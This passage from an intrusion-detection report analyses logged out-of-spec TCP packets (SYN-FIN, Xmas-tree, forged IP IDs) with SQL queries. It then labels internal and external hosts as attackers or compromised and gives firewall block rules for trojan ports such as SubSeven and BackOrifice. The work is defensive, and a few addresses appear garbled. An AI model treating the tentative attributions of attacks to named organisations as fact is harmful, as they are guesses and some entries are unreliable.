| 4.196.112.126  |    259 |     1 |
| 4.198.134.34   |    259 |     1 |
| 09.252.176.14  |  42522 |     1 |
| 4.200.179.202  |   5631 |     1 |
+----------------+--------+-------+
7 rows in set (0.03 sec)
```

Two hosts are mainly responsible for the reserved bits + SYN packets: 10.77.146.33 and 99.183.24.194. We should add both to our suspicious list.

```
mysql> SELECT HostFrom,PortTo,count(*) AS Count FROM oos WHERE Flags_TCP='21S***
**' GROUP BY HostFrom,PortTo ORDER BY Count DESC LIMIT 10;
+----------------+--------+-------+
| HostFrom       | PortTo | Count |
+----------------+--------+-------+
| 10.77.146.33   |     80 |   568 |
| 99.183.24.194  |     25 |   391 |
| 93.226.113.248 |   1214 |    68 |
| 16.5.180.10    |     80 |    41 |
| 10.77.146.33   |    443 |    26 |
| 09.150.103.212 |    113 |    18 |
| 92.117.120.140 |   6346 |    14 |
| 28.131.51.38   |     80 |    12 |
| 4.200.10.47    |     80 |    10 |
| 49.225.102.60  |   6346 |     8 |
+----------------+--------+-------+
```

Finally a quick look at the remaining packets shows no single host is responsible for the bulk of them, although hosts from the 4.169.x.x network are responsible for quite a few of them.

```
mysql> SELECT HostFrom,count(*) AS Count FROM oos WHERE Flags_TCP!='**SF****' AN
D Flags_TCP!='21S*****' GROUP BY HostFrom ORDER BY Count DESC LIMIT 10;
+----------------+-------+
| HostFrom       | Count |
+----------------+-------+
| 4.169.190.158  |    11 |
| 4.198.133.235  |     8 |
| 4.198.133.215  |     7 |
| 1.147.75.96    |     7 |
| 3.253.106.25   |     7 |
| 2.149.129.62   |     5 |
| 05.251.212.132 |     5 |
| 2.149.150.37   |     4 |
| 3.253.105.247  |     4 |
| 4.198.133.222  |     4 |
+----------------+-------+
10 rows in set (0.02 sec)
```

Payload

Most packets come across with an empty payload, but those which do not are the result of mostly one host: 11.180.236.194

```
mysql> select HostFrom,count(*) AS Count from oos where ASCIIContent!='' GROUP B
Y HostFrom ORDER BY Count DESC LIMIT 10;
+----------------+-------+
| HostFrom       | Count |
+----------------+-------+
| 11.180.236.194 |   557 |
| 4.198.133.235  |     8 |
| 3.253.106.25   |     7 |
| 1.147.75.96    |     7 |
| 28.61.38.150   |     5 |
| 4.169.190.158  |     5 |
| 05.251.212.132 |     4 |
| 4.198.133.222  |     4 |
| 2.149.150.37   |     4 |
| 3.253.105.247  |     4 |
+----------------+-------+
10 rows in set (0.02 sec)
```

In fact the payload of most of 11.180.236.194's packets is identical - six nulls.

```
mysql> select HexContent,ASCIIContent,Count(*) AS Count from oos where HostFrom=
'11.180.236.194' GROUP BY HexContent ORDER BY Count;
+--------------------+--------------+-------+
| HexContent         | ASCIIContent | Count |
+--------------------+--------------+-------+
| 11 16 31 8D 8E C7  | ..1...       |     1 |
| 00 00 00 00 00 00  | ......       |   556 |
+--------------------+--------------+-------+
2 rows in set (0.09 sec)
```

Sequence Numbers

There are no too-popular sequence numbers.

```
mysql> select Seq,Count(*) AS Count from oos GROUP BY Seq ORDER BY Count DESC LI
MIT 10;
+------------+-------+
| Seq        | Count |
+------------+-------+
| 0x7EDAB7   |    25 |
| 0x4EB79BC8 |    25 |
| 0x1095F1F9 |    25 |
| 0x7EFC5727 |    25 |
| 0x6AD0515F |    24 |
| 0x3D0C8094 |    23 |
| 0x572E1953 |    23 |
| 0x4FCEFAF9 |    22 |
| 0x335AF882 |    22 |
| 0x18D6BCD3 |    22 |
+------------+-------+
10 rows in set (0.04 sec)
```

There is however significant evidence of a particular host hammering several other hosts with packets bearing the same sequence number. Once again it is our 11.180.236.194 friend.

```
mysql> select eventtime,hostfrom,hostto,portfrom,portto from oos where Seq='0x6a
d0515f' limit 10;
+---------------------+----------------+---------------+----------+--------+
| eventtime           | hostfrom       | hostto        | portfrom | portto |
+---------------------+----------------+---------------+----------+--------+
| 2000-07-03 13:21:17 | 11.180.236.194 | MY.NET.133.64 |      111 |    111 |
| 2000-07-03 13:21:17 | 11.180.236.194 | MY.NET.133.66 |      111 |    111 |
| 2000-07-03 13:21:17 | 11.180.236.194 | MY.NET.133.68 |      111 |    111 |
| 2000-07-03 13:21:17 | 11.180.236.194 | MY.NET.133.70 |      111 |    111 |
| 2000-07-03 13:21:18 | 11.180.236.194 | MY.NET.133.72 |      111 |    111 |
| 2000-07-03 13:21:18 | 11.180.236.194 | MY.NET.133.74 |      111 |    111 |
| 2000-07-03 13:21:18 | 11.180.236.194 | MY.NET.133.76 |      111 |    111 |
| 2000-07-03 13:21:18 | 11.180.236.194 | MY.NET.133.78 |      111 |    111 |
| 2000-07-03 13:21:18 | 11.180.236.194 | MY.NET.133.82 |      111 |    111 |
| 2000-07-03 13:21:18 | 11.180.236.194 | MY.NET.133.84 |      111 |    111 |
+---------------------+----------------+---------------+----------+--------+
10 rows in set (0.02 sec)

mysql> select eventtime,hostfrom,hostto,portfrom,portto from oos where Seq='0x7e
dab7' limit 10;
+---------------------+----------------+---------------+----------+--------+
| eventtime           | hostfrom       | hostto        | portfrom | portto |
+---------------------+----------------+---------------+----------+--------+
| 2000-07-03 13:21:37 | 11.180.236.194 | MY.NET.137.43 |      111 |    111 |
| 2000-07-03 13:21:37 | 11.180.236.194 | MY.NET.137.45 |      111 |    111 |
| 2000-07-03 13:21:37 | 11.180.236.194 | MY.NET.137.47 |      111 |    111 |
| 2000-07-03 13:21:37 | 11.180.236.194 | MY.NET.137.49 |      111 |    111 |
| 2000-07-03 13:21:37 | 11.180.236.194 | MY.NET.137.51 |      111 |    111 |
| 2000-07-03 13:21:38 | 11.180.236.194 | MY.NET.137.53 |      111 |    111 |
| 2000-07-03 13:21:38 | 11.180.236.194 | MY.NET.137.55 |      111 |    111 |
| 2000-07-03 13:21:38 | 11.180.236.194 | MY.NET.137.57 |      111 |    111 |
| 2000-07-03 13:21:38 | 11.180.236.194 | MY.NET.137.59 |      111 |    111 |
| 2000-07-03 13:21:38 | 11.180.236.194 | MY.NET.137.61 |      111 |    111 |
```

```
+--------------------+----------------+---------------+----------+--------+
10 rows in set (0.02 sec)
```

IP ID

There are two too-popular IP ID's: an immediate indication of forged packets.

```
mysql> select IPID,Count(*) AS Count from oos GROUP BY IPID ORDER BY Count DESC
LIMIT 10;
+-------+-------+
| IPID  | Count |
+-------+-------+
| 39426 |   557 |
|     0 |   290 |
| 40342 |     2 |
| 47104 |     2 |
|  2097 |     2 |
| 28416 |     2 |
|  9968 |     2 |
| 35584 |     2 |
| 22925 |     2 |
| 10752 |     2 |
+-------+-------+
10 rows in set (0.04 sec)
```

We are not surprised to see the usual suspect issuing these packets.

```
mysql> select hostfrom,Count(*) AS Count from oos where IPID='39426' GROUP BY Ho
stFrom ORDER BY Count limit 10;
+----------------+-------+
| hostfrom       | Count |
+----------------+-------+
| 11.180.236.194 |   557 |
+----------------+-------+
1 row in set (0.04 sec)
```

TTL

There are a few common TTLs (times to live), but this is less a function of forged packets than a constant distance from attacker to victim. If we use common initial TTLs such as 32, 64 and 128 we can guess some of our attackers are 18, 7, 19, 8, 13, 14 and 16 hops away, but these are just guesses. We could traceroute each host to find more accurate hop counts.

```
mysql> select TTL,Count(*) AS Count from oos GROUP BY TTL ORDER BY Count DESC LI
MIT 10;
+------+-------+
| TTL  | Count |
+------+-------+
|   46 |   644 |
|   25 |   468 |
|   54 |   396 |
|   47 |   188 |
|   24 |    94 |
|   51 |    56 |
|   50 |    56 |
|  120 |    49 |
|  114 |    39 |
|  112 |    37 |
+------+-------+
10 rows in set (0.03 sec)
```

A quick survey of hosts using various TTL suggests this field is mostly being left alone by forgers.

```
mysql> select hostfrom,Count(*) AS Count from oos where TTL='25' GROUP BY HostFr
om ORDER BY Count DESC limit 10;
+----------------+-------+
| hostfrom       | Count |
+----------------+-------+
| 11.180.236.194 |   468 |
+----------------+-------+
1 row in set (0.03 sec)

mysql> select hostfrom,Count(*) AS Count from oos where TTL='54' GROUP BY HostFr
om ORDER BY Count DESC limit 10;
+----------------+-------+
| hostfrom       | Count |
+----------------+-------+
| 99.183.24.194  |   391 |
| 17.228.172.81  |     2 |
| 17.85.212.242  |     1 |
| 57.193.124.166 |     1 |
| 17.80.167.135  |     1 |
+----------------+-------+
5 rows in set (0.03 sec)

mysql> select hostfrom,Count(*) AS Count from oos where TTL='47' GROUP BY HostFr
om ORDER BY Count DESC limit 10;
+---------------+-------+
| hostfrom      | Count |
+---------------+-------+
| 10.77.146.33  |   161 |
| 4.66.152.186  |    11 |
| 4.168.172.158 |     4 |
```

```
| 12.106.240.40 |     4 |
| 12.106.244.11 |     2 |
| 4.23.86.213   |     2 |
| 12.106.240.71 |     2 |
| 12.198.25.188 |     1 |
| 4.130.108.89  |     1 |
+---------------+-------+
9 rows in set (0.03 sec)
```

DF Flag

Almost all of the traffic designed to test our response to the DF flag again comes from our friend: 11.180.236.194

```
mysql> select hostfrom,Count(*) AS Count from oos where Flags!='DF' GROUP BY Hos
tFrom ORDER BY Count DESC limit 10;
+----------------+-------+
| hostfrom       | Count |
+----------------+-------+
| 11.180.236.194 |   557 |
| 4.23.86.213    |     2 |
| 09.53.158.146  |     1 |
| 17.13.25.31    |     1 |
| Y.NET.219.42   |     1 |
| 12.198.25.188  |     1 |
| 3.252.12.107   |     1 |
| 4.197.151.193  |     1 |
+----------------+-------+
8 rows in set (0.02 sec)
```

In fact by this point we have gathering enough information about our friend to positively ID most of his packets - we could write a very specific SNORT rule to capture only this host doing suspicious things to the internal network.

```
mysql> select HostFrom,PortFrom,PortTo,TOS,IPID,Flags,Flags_TCP,Win,Options,HexC
ontent,Count(*) AS Count from oos where HostFrom='11.180.236.194' AND Flags!='DF
' GROUP BY HostFrom,PortFrom,PortTo,TOS,IPID,Flags,Flags_TCP,Win,Options ORDER B
Y Count DESC;
+----------------+----------+--------+------+-------+-------+-----------+-------
+---------+--------------------+-------+
| HostFrom       | PortFrom | PortTo | TOS  | IPID  | Flags | Flags_TCP | Win
| Options | HexContent         | Count |
+----------------+----------+--------+------+-------+-------+-----------+-------
+---------+--------------------+-------+
| 11.180.236.194 |      111 |    111 |    0 | 39426 |       | **SF****  | 0x404
|         | 00 00 00 00 00 00  |   557 |
+----------------+----------+--------+------+-------+-------+-----------+-------
+---------+--------------------+-------+
1 row in set (0.10 sec)
```

XMAS Tree Packets

As noted earlier several different unusual combinations of flags have been set on various packets in an attempt to fingerprint various operating systems. These packets are collectively called "Christmas Tree" packets because many of the TCP flag bits are "lit up", but I wanted to pull out the packets with all bits turned on just for fun. If these packets had been accidental I would have expected to see more areas flushed with 1's than just the TCP_Flag field - notice most have "legal", non-maximized values in almost all fields..

```
SELECT * FROM oos WHERE TCP_Flags='21SFRPAU';
| ID   | EventTime           | PortFrom | PortTo | HostFrom      | HostTo
  | Protocol | TTL  | TOS  | IPID  | Flags | Flags_TCP | Seq        | Ack
 | Win    | Options
                                       | HexContent
                                                                  | ASCIIContent
                     |
+------+---------------------+----------+--------+---------------+--------------
--+----------+------+------+-------+-------+-----------+------------+-----------
-+--------+-----------------------------------------------------------------------
----------------------------------------+-------------------------------------
-------------------------------------------------------------------+-------------
-----------------------+
|  808 | 2000-07-01 10:57:32 |    32950 |  64430 | 4.199.222.110 | MY.NET.70.97
  | TCP      |  110 |    0 |    83 | DF    | 21SFRPAU  | 0x235043AA | 0xF5297507
 | 0xE812 |
                                       | 80 2A E4 DD E9 C2 0F AC E2 74 50
                                                                  | .*.......tP
                     |
| 1019 | 2000-07-01 23:30:02 |    65535 |  65535 | 5.14.165.238  | MY.NET.217.16
6 | TCP      |  113 |    0 | 28211 | DF    | 21SFRPAU  | 0xFFFFFFFF | 0xFFFFFFFF
 | 0xFFFF | Opt 255 (40): FFFF FFFF FFFF FFFF FFFF FFFF 0000 0000 0000 0000 0000
 0000 0000 0000 0000 0000 0000 0000 0000 |
                                                                  |
                     |
| 1280 | 2000-07-02 09:43:24 |    41027 |   1448 | 28.61.38.150  | MY.NET.85.91
  | TCP      |  120 |    0 |  8653 | DF    | 21SFRPAU  | 0x901564   | 0x2C11C2
 | 0x5018 |
                                       | A0 43 05 A8 00 90 15 64 00 2C 11 C2 0
0 FF 50 18 21 FA 4F 6D 00 00 4E 67 77 45 8A 3E 82 1E BB 76 36 56  | .C.....d.,..
..P.!.Om..NgwE.>...v6V |
| 2123 | 2000-07-03 16:54:46 |        0 |   2953 | 4.169.190.158 | MY.NET.70.66
  | TCP      |  108 |    0 | 17531 | DF    | 21SFRPAU  | 0x18CA018E | 0xD8866699
 | 0x5010 |
                                       | 31 FF 50 10 1D 63 5B 92 F0 83 9D 55 5
7 2A                                                              | 1.P..c[....U
W*                   |
```

```
+------+---------------------+----------+--------+---------------+--------------
--+----------+------+------+-------+-------+-----------+------------+-----------
-+--------+-------------------------------------------------------------------------
----------------------------------------+-------------------------------------
-----------------------------------------------------------------+-------------
----------------------+
4 rows in set (0.03 sec)
```

Conclusions

Interesting Hosts and Services:

- Add "10.77.146.33", "11.180.236.194" and "99.183.24.194" as attacking hosts (based on oos packet generation)
- Add "4.66.152.186", "93.226.113.248" and "16.5.180.10" as suspicious hosts (based on OOS packet generation)
- Add "MY.NET.253.114" as a target host (based on OOS packet activity)
- Add "MY.NET.253.41", "MY.NET.70.149", "MY.NET.253.43", "MY.NET.70.97" and "MY.NET.100.165" as suspicious hosts (based on OOS packet reception)
- Note RPC (port 111), web (ports 80,443), SMTP (port 25), Gnutella (port 6346), KAZAA (port 1214) and the null port (port 0) as likely targets of OOS packets.
- Note RPC (port 111) as a likely source of OOS packets.
- Add "11.180.236.194" as an attacking host (based on SYN-FIN scans)
- Add "10.77.146.33" and "99.183.24.194" as suspicious hosts (based on use of reserved bits + SYN packets)
- Add "4.169.x.x" as an attacking network (based on Christmas Tree packet generation)

Defensive Recommendations: *(Priority)*

- Block all "Christmas Tree" and SYN-FIN packets at the perimeter router. *(Medium)*
- If ECN is not a concern, block all packets with the reserved TCP flags set. *(Medium)*

Interesting...

...Hosts

The following table summarizes the interesting hosts found in my analysis. Target and compromised hosts are colored in shades of RED (darker indicates a greater chance of compromise), attacking hosts are colored in YELLOW and harmless hosts are colored in BLUE.

Internal Hosts

IP Address	Hostname	Owner	Categories
Notes			
MY.NET.1.8	*Internal*	*Internal*	Target
target of nmap scans			
MY.NET.6.15	*Internal*	*Internal*	Target
target of many port 111 scans			
MY.NET.6.47	*Internal*	*Internal*	Suspicious
possible SMTP relay/delivery			
MY.NET.21.6	*Internal*	*Internal*	Possibly Compromised
Sun RPC traffic			
MY.NET.70.38	*Internal*	*Internal*	Attacker (x3)
heavy scanner, SubSeven scanner, overall alerts			
MY.NET.70.97	*Internal*	*Internal*	Target (x2), Suspicious
target of "null" scans, overall alert target, oos packet target			
MY.NET.70.149	*Internal*	*Internal*	Suspicious
oos packet target			
MY.NET.97.207	*Internal*	*Internal*	Probably Compromised
SubSeven conversation			
MY.NET.97.246	*Internal*	*Internal*	Suspicious
high-port traffic/watchlist member			
MY.NET.99.51	*Internal*	*Internal*	Target
overall alert target			
MY.NET.100.83	*Internal*	*Internal*	Suspicious
telnet traffic/watchlist member			
MY.NET.100.165	*Internal*	*Internal*	Suspicious
oos packet target			
MY.NET.104.111	*Internal*	*Internal*	Target
overall alert target			
MY.NET.137.7	*Internal*	*Internal*	Target
target of many NetBIOS inquiries			
MY.NET.140.191	*Internal*	*Internal*	Probably Compromised
Freak88 traffic			
MY.NET.145.9	*Internal*	*Internal*	Suspicious
possible SMTP relay/delivery			
MY.NET.150.133	*Internal*	*Internal*	Microsoft Gamer, Target
registered many port 28800 "scans", overall alert target			
MY.NET.160.114	*Internal*	*Internal*	Attacker (x3), Probably Compromised
low port scanner, very heavy scanner, AimSpy/Undetected trojan traffic, overall alerts			
MY.NET.217.142	*Internal*	*Internal*	Target, Possibly Compromised
target of many scans, target of many SubSeven scans			
MY.NET.218.234	*Internal*	*Internal*	Target
overall alert target			

MY.NET.219.30	*Internal*	*Internal*	Target
WinGate traffic			
MY.NET.219.42	*Internal*	*Internal*	Target
target of many scans			
MY.NET.253.24	*Internal*	*Internal*	Possibly Compromised
port 65535->25 traffic (Red Worm)			
MY.NET.253.41	*Internal*	*Internal*	Suspicious
oos packet target			
MY.NET.253.42	*Internal*	*Internal*	Suspicious
possible SMTP relay/delivery			
MY.NET.253.43	*Internal*	*Internal*	Suspicious (x2)
possible SMTP relay/delivery, oos packet target			
MY.NET.253.114	*Internal*	*Internal*	Target
oos packet target			

External Hosts

IP Address	Hostname	Owner	Categories
Notes			
4.66.152.186	*Unresolvable*	BBN Planet	Suspicious
oos packet generator			
4.169.x.x	- - -	BBN Planet	Attacker
Christmas tree packet generator			
10.77.146.33	*Unresolvable*	IANA	Attacker, Suspicious
oos packet generator, reserved bits+SYN packet generator			
11.180.236.194	*Unresolvable*	DoD (Department of Defense) Intel Information Systems	Attacker (x2)
SYN-FIN scanner, oos packet generator			
12.25.141.32	*Unresolvable*	GS Communications	Suspicious
Sun RPC traffic?			
16.5.180.10	*Unresolvable*	Digital Equipment Corporation (DEC)	Suspicious
oos packet generator			
24.78.182.153	h24-78-182-153.vn.shawcable.net	Shaw Fiberlink (aka Shaw@HOME) - CANADA	Attacker
SubSeven scanner			
24.88.85.106	cae88-85-007.sc.rr.com	ServiceCo LLC - Road Runner	Attacker
SubSeven scanner			
24.157.8.115	24.157.8.3.on.wave.home.com	Rogers@Home TNHL	Attacker
SubSeven scanner			
24.159.128.162	*Unresolvable*	Charter Communications	Attacker
SubSeven scanner			
24.180.140.132	cc355577-d.owml1.md.home.com	@Home Network	Suspicious
bad TCP src/dst address			
63.48.83.61	1Cust61.tnt48.det3.da.uu.net	UUNET Technologies, Inc.	Suspicious
bad SubSeven TCP src/dst packets			
63.250.213.26	*Unresolvable*	Yahoo	Multicaster
multicast broadcasts from port 1039 to 233.28.65.164:5779			
63.250.213.73	*Unresolvable*	Yahoo	Multicaster
multicast broadcasts from port 1042 to 233.28.65.227:5779			
63.250.213.124	kfogw.broadcast.com	Yahoo	Multicaster
multicast broadcasts from port 1031 to 233.28.65.62:5779			
64.27.27.1	*Unresolvable*	Hollywood Interactive, Inc.	Attacker
port 515 scanner			
65.9.177.233	*Unresolvable*	@Home Network	Suspicious
Sun RPC traffic?			
65.27.175.34	cvg-65-27-175-34.cinci.rr.com	Road Runner-Central	Attacker
port 111 scanner			
65.114.228.3	*Unresolvable*	SYNCITNOW	Attacker
port 111 scanner			
66.65.74.28	66-65-74-12.nyc.rr.com	ROADRUNNER -NYC	Suspicious
bad SubSeven TCP src/dst packets			
66.68.62.229	cs666862-229.austin.rr.com	ROADRUNNER -SOUTHWEST	Attacker
heavy scanner			
93.226.113.248	*Unresolvable*	IANA	Suspicious
oos packet generator			
99.183.24.194	*Unresolvable*	IANA	Attacker, Suspicious
oos packet generator, reserved bits+SYN packet generator			
130.132.143.42	acs-loses.its.yale.edu	Yale University	Target
overall alert target			
130.132.143.43	acs-wins.its.yale.edu	Yale University	Target
overall alert target			
150.183.110.179	*Unresolvable*	Korea Institute of Science and Technology	Attacker
port 515 scanner			
159.226.41.215	*Unresolvable*	The Computer Network Center Chinese Academy of Sciences	Suspicious
telnet traffic/watchlist member			
162.129.20.10	ns1.jhmi.edu	Johns Hopkins Medical Institutions	Target
overall alert target			
164.164.87.134	*Unresolvable*	Software Technology Park- Bangalore	Attacker
port 111 scanner			

165.132.31.137	*Unresolvable*	Yonsei University (South Korea)	Attacker
port 515 scanner			
169.254.x.x	- - -	IANA	Leaky, Suspicious (x2)
addresses frequently used in source ports of UDP src/dst problem packets, bad NetBus TCP src/dst packets			
169.254.148.166	*Unresolvable*	IANA	Attacker
overall alerts			
169.254.161.0	*Unresolvable*	IANA	Attacker
overall alerts			
172.130.50.110	AC82326E.ipt.aol.com	America Online	Suspicious
bad NetBus TCP src/dst packets			
172.139.134.143	AC8B868F.ipt.aol.com	America Online	Suspicious
bad SubSeven TCP src/dst packets			
172.139.194.39	AC8CC227.ipt.aol.com	America Online	Suspicious
bad SubSeven TCP src/dst packets			
172.140.91.160	AC8C5BA0.ipt.aol.com	America Online	Suspicious
bad SubSeven TCP src/dst packets			
172.140.107.6	AC8C6B06.ipt.aol.com	America Online	Suspicious
bad SubSeven TCP src/dst packets			
172.141.113.131	AC8D7183.ipt.aol.com	America Online	Suspicious
bad SubSeven TCP src/dst packets			
172.153.150.190	AC9996BE.ipt.aol.com	America Online	Suspicious
bad NetBus TCP src/dst packets			
192.207.123.2	philabs.research.philips.com	Philips Laboratories	Attacker
overall alerts			
195.249.246.193	*Unresolvable*	Dansk Kabel TV Kabel Modem	Suspicious
bad SubSeven TCP src/dst packets			
199.84.54.32	*Unresolvable*	Babilliard Synapse Inc.	Attacker
port 111 scanner			
199.174.143.34	user-33qt3p2.dialup.mindspring.com	EarthLink, Inc.	Suspicious
bad NetBus TCP src/dst packets			
203.148.188.144	*Unresolvable*	A-Net Co.,Ltd (Bangkok Thailand)	Attacker
BackOrifice scanner			
204.167.220.253	glahb.theassociates.com	Salomon Smith Barney	Attacker
nmap scanner			
205.188.153.101	fes-d005.icq.aol.com	America Online	Suspicious
Sun RPC traffic?			
205.188.233.121	g2lb4.spinner.com	America Online, Inc	Attacker
Overall alerts			
205.188.233.153	g2lb5.spinner.com	America Online, Inc	Attacker
Overall alerts			
205.188.244.249	g2lb2.spinner.com	America Online, Inc	Attacker
Overall alerts			
205.188.246.121	*Unresolvable*	America Online, Inc	Attacker
Overall alerts			
207.238.101.153	*Unresolvable*	*Unknown*	Attacker
nmap scanner			
208.171.80.202	adsl-202.computerlynx.net	GENERAL TOOL & REPAIR	Suspicious
Sun RPC traffic?			
208.203.51.75	wycx-tcs2-75.accessatc.net	Alma Telephone	Suspicious
bad SubSeven TCP src/dst packets			
208.203.51.116	wycx-tcs2-116.accessatc.net	Alma Telephone	Suspicious
bad SubSeven TCP src/dst packets			
211.23.6.234	*Unresolvable*	HINET-TW (Taiwan)	Attacker
port 111 scanner			
211.180.236.194	*Unresolvable*	Korea Internet Information Service - CHUNG WOO DESIGN	Attacker
SYN-FIN scanner			
211.207.15.190	*Unresolvable*	Korea Internet Information Service - Hanaro Telecom Inc.	Attacker
heavy scanner			
212.179.41.215	fr-c41215.bezeqint.net	Kibutz-Geva-LAN (Isreal)	Suspicious
high-port traffic/watchlist member			
212.179.46.193	fr-c46193.bezeqint.net	Kibutz-Geva-LAN (Isreal)	Suspicious
possible Israeli SMTP/IMAP traffic			
212.179.72.53	*Unresolvable*	Spiralsolutions-lan (Isreal)	Suspicious
possible Israeli SMTP/IMAP traffic			
212.179.83.81	PT712081.bezeqint.net	L2TP-PROJECT (Isreal)	Suspicious
possible Isreali SMTP/IMAP traffic			
213.118.56.46	D576382E.kabel.telenet.be	Telenet Operaties N.V. (Belgium)	Attacker
low port scanner			
213.122.166.185	host213-122-166-51.btinternet.com	BT Public Internet Service	Suspicious
bad TCP src/dst address			
216.15.205.2	hydra.mavnet.net	Cybercon, Inc.	Attacker
port 1080 scanner			
216.139.196.151	*Unresolvable*	Micro-Media Solutions Inc.	Attacker
port 515 scanner			
217.10.143.54	wingate.proxy.monitor.dal.net	UKShells server and customer address space	Attacker
port 1080 scanner + Wingate traffic			
233.28.65.62	*Unresolvable*	Yahoo	Multicaster

multicast broadcasts from port 63.250.213.124:1031 to port 5779			
233.28.65.164	*Unresolvable*	Yahoo	Multicaster
multicast broadcasts from port 63.250.213.26:1039 to port 5779			
233.28.65.227	*Unresolvable*	Yahoo	Multicaster
multicast broadcasts from port 63.250.213.73:1042 to port 5779			

In addition to resolving to the best of my ability each IP address, I cross-checked each IP address against the Internet Storm Center's list of 120 most active hosts in the past 45 days. (The list, from July 17, 2001, is available in Appendix C.) NONE of the hosts listed above appeared in the top 120 list.

As expected quite a few of the hosts listed were dial-up or modem connections, indicating we cannot simply pursue a deny-by-single-IP policy to prevent further access.

...Services


The following table summarizes the interesting services found in my analysis. Services to which access from the outside world should be blocked hosts are colored in shades of RED, services which may be restricted to specific computers are colored in YELLOW and services which could use more research are colored in BLUE.

Port Number	Service Name	Categories
Notes		
0	"Null" - Reserved	OOS Target
Targeted by OOS packets		
21	FTP, Several Trojans	Scan Target
Appeared in many "scans" - most frequently scanned port		
23	Telnet	Scan Target
Frequently scanned port		
25	SMTP	Scan Target, OOS Target
Targeted by OOS packets, frequently scanned port		
53	DNS/Bind	Scan Target
Appeared in many "scans" - fourth most frequently scanned port		
80	World Wide Web/HTTP	OOS Target
Targeted by OOS packets		
111	RPC	Scan Target, OOS Target, OOS Origin
Appeared in many probes, targeted by OOS packets, origin of many OOS packets		
137	Microsoft Networking/NetBIOS	Scan Target
Frequently scanned port		
443	Secure World Wide Web/HTTPS	OOS Target
Targeted by OOS packets		
515	LPR (Printer)	Scan Target
Frequently scanned port		
1214	KAZAA	Research, Possible Scan Target, Possible OOS Target
File sharing protocol - some evidence suggests it may be used to look for exploits as well		
6346/6347	Gnutella	Research, Possible OOS Target
File sharing protocol - some evidence suggests it may be used to look for exploits as well		
6970	Gatecrasher	Scan Target
Appeared in many "scans" - second most frequently scanned port		
27005	Half-Life Gaming (???)	Scan Target, Research
Appeared in many "scans" - third most frequently scanned port		
27374	SubSeven	Scan Target
Frequently scanned port		
28800	Microsoft Gaming	Research
Appeared in many "scans", linking to a few machines, probably just harmless gaming		

Defensive Recommendations

The University should combine the material in the "Interesting..." section above with your own knowledge of the internal systems before allocating your limited security resources to protect your assets. However I believe there are number of defensive measures you should take regardless of the services you offer on your network; these recommendations are organized below in three categories: High (do it today), Medium (do it this week) and Low (make sure it gets done eventually).

Please note the following defensive recommendations are not just a restating of specific recommendations provided during analysis but have been reordered and reprioritized in light of trends observed in summaries of hosts and services as well as a glance at the Internet Storm Center's latest graph of top scanned ports.



(SANS Incidents.org, "CID Graph", July 13, 2001; "http://www.incidents.org/")

High Priority

- Check for and clean compromises from the following machines:

    - MY.NET.21.6 (Sun RPC services)
    - MY.NET.70.38 (SubSeven)
    - MY.NET.97.207 (SubSeven)
    - MY.NET.140.191 (Freak88)
    - MY.NET.160.114. (AimSpy/Undetected)
    - MY.NET.217.142 (SubSeven)
- Check for malicious operators of the following machines:
    - MY.NET.70.38 (SubSeven scans)
    - MY.NET.160.114 (Heavy, low-port scans)
- Reconfigure internal/external border firewall to reject fingerprinting packets:
    - Drop "SYN-FIN" packets
    - Drop "Xmas Tree" packets
    - Drop "Null" packets
    - Drop "Reserved Flag" packets (ONLY if ECN is NOT an issue)
- Reconfigure internal/external border firewall to reject incoming packets headed toward dangerous ports:
    - 27374 (SubSeven)
    - 515 (LPR - remote printer)
    - 137 (Microsoft Networking/NetBIOS)
    - 0 (Reserved/"Null")

Medium Priority

- Correct possible sensor misconfigurations:
    - Retune IDS to register fewer "udp src and dst outside network" detects on multicast traffic.
    - Double-check OOS detection machine placement in network and ruleset - it appears the machine is either not watching the same traffic which generated our other alerts or is ignoring all SYN-FIN traffic flagged by a SYN-FIN alert.
    - Check sensor ruleset to ensure packets with ONLY the "12******" TCP flags are being logged as OOS.
- Check for and clean (unlikely) compromises from the following machines:
    - MY.NET.219.30 (WinGate)
    - MY.NET.253.24 (RedWorm)
- Determine file-sharing policy and adjust procedures accordingly:
    - If global file-sharing is not permitted, inform the operators of these machines and take steps to block incoming ports 1214 (KAZAA) and 6346-6347 (Gnutella).
    - If global file-sharing is permitted but your organization is legally at risk for copyright infringement or other matters, download KAZAA and Gnutella clients and monitor the files shared from your network.
- Find out more information about suspicious network conversations:
    - MY.NET.97.246 and 212.179.41.215 (high ports)
    - MY.NET.100.83 and 159.226.41.166 (telnet)
    - MY.NET.150.133 gaming traffic (port 28800)

Low Priority

- Check for and clean (very unlikely) compromises from the following machines:
    - "MY.NET.1.8" (nmap scan target)
    - "MY.NET.6.15" (RPC scan target)
    - "MY.NET.70.97" (strange packet scan target)
- Conduct network research on popular university applications:
    - Gaming (especially Microsoft and Half-Life).
    - File-Sharing (especially Gnutella and KAZAA, maybe Napster as well)
- Consider implementing subnet- and service-specific access restrictions:
    - Block SMTP (port 25) traffic from 159.226.x.x
    - Block DNS (port 53) traffic from low ports except port 53.
    - Block DNS (port 53) traffic to all hosts except registered DNS servers.
    - Block RPC (port 111) and Sun RPC (port 32771) traffic to all hosts unless specific hosts require the use of this services.
    - Block BackOrifice (port 31337) to all hosts if the number of scans increases
- Put together a spare-time to-do list:
    - Double-check existing routers to make sure they are unable to forward traffic not to or from the internal network
    - Contact Yale University SysAdmins regarding Microsoft Networking traffic (UDP port 137) observed heading toward their network from "169.254.x.x"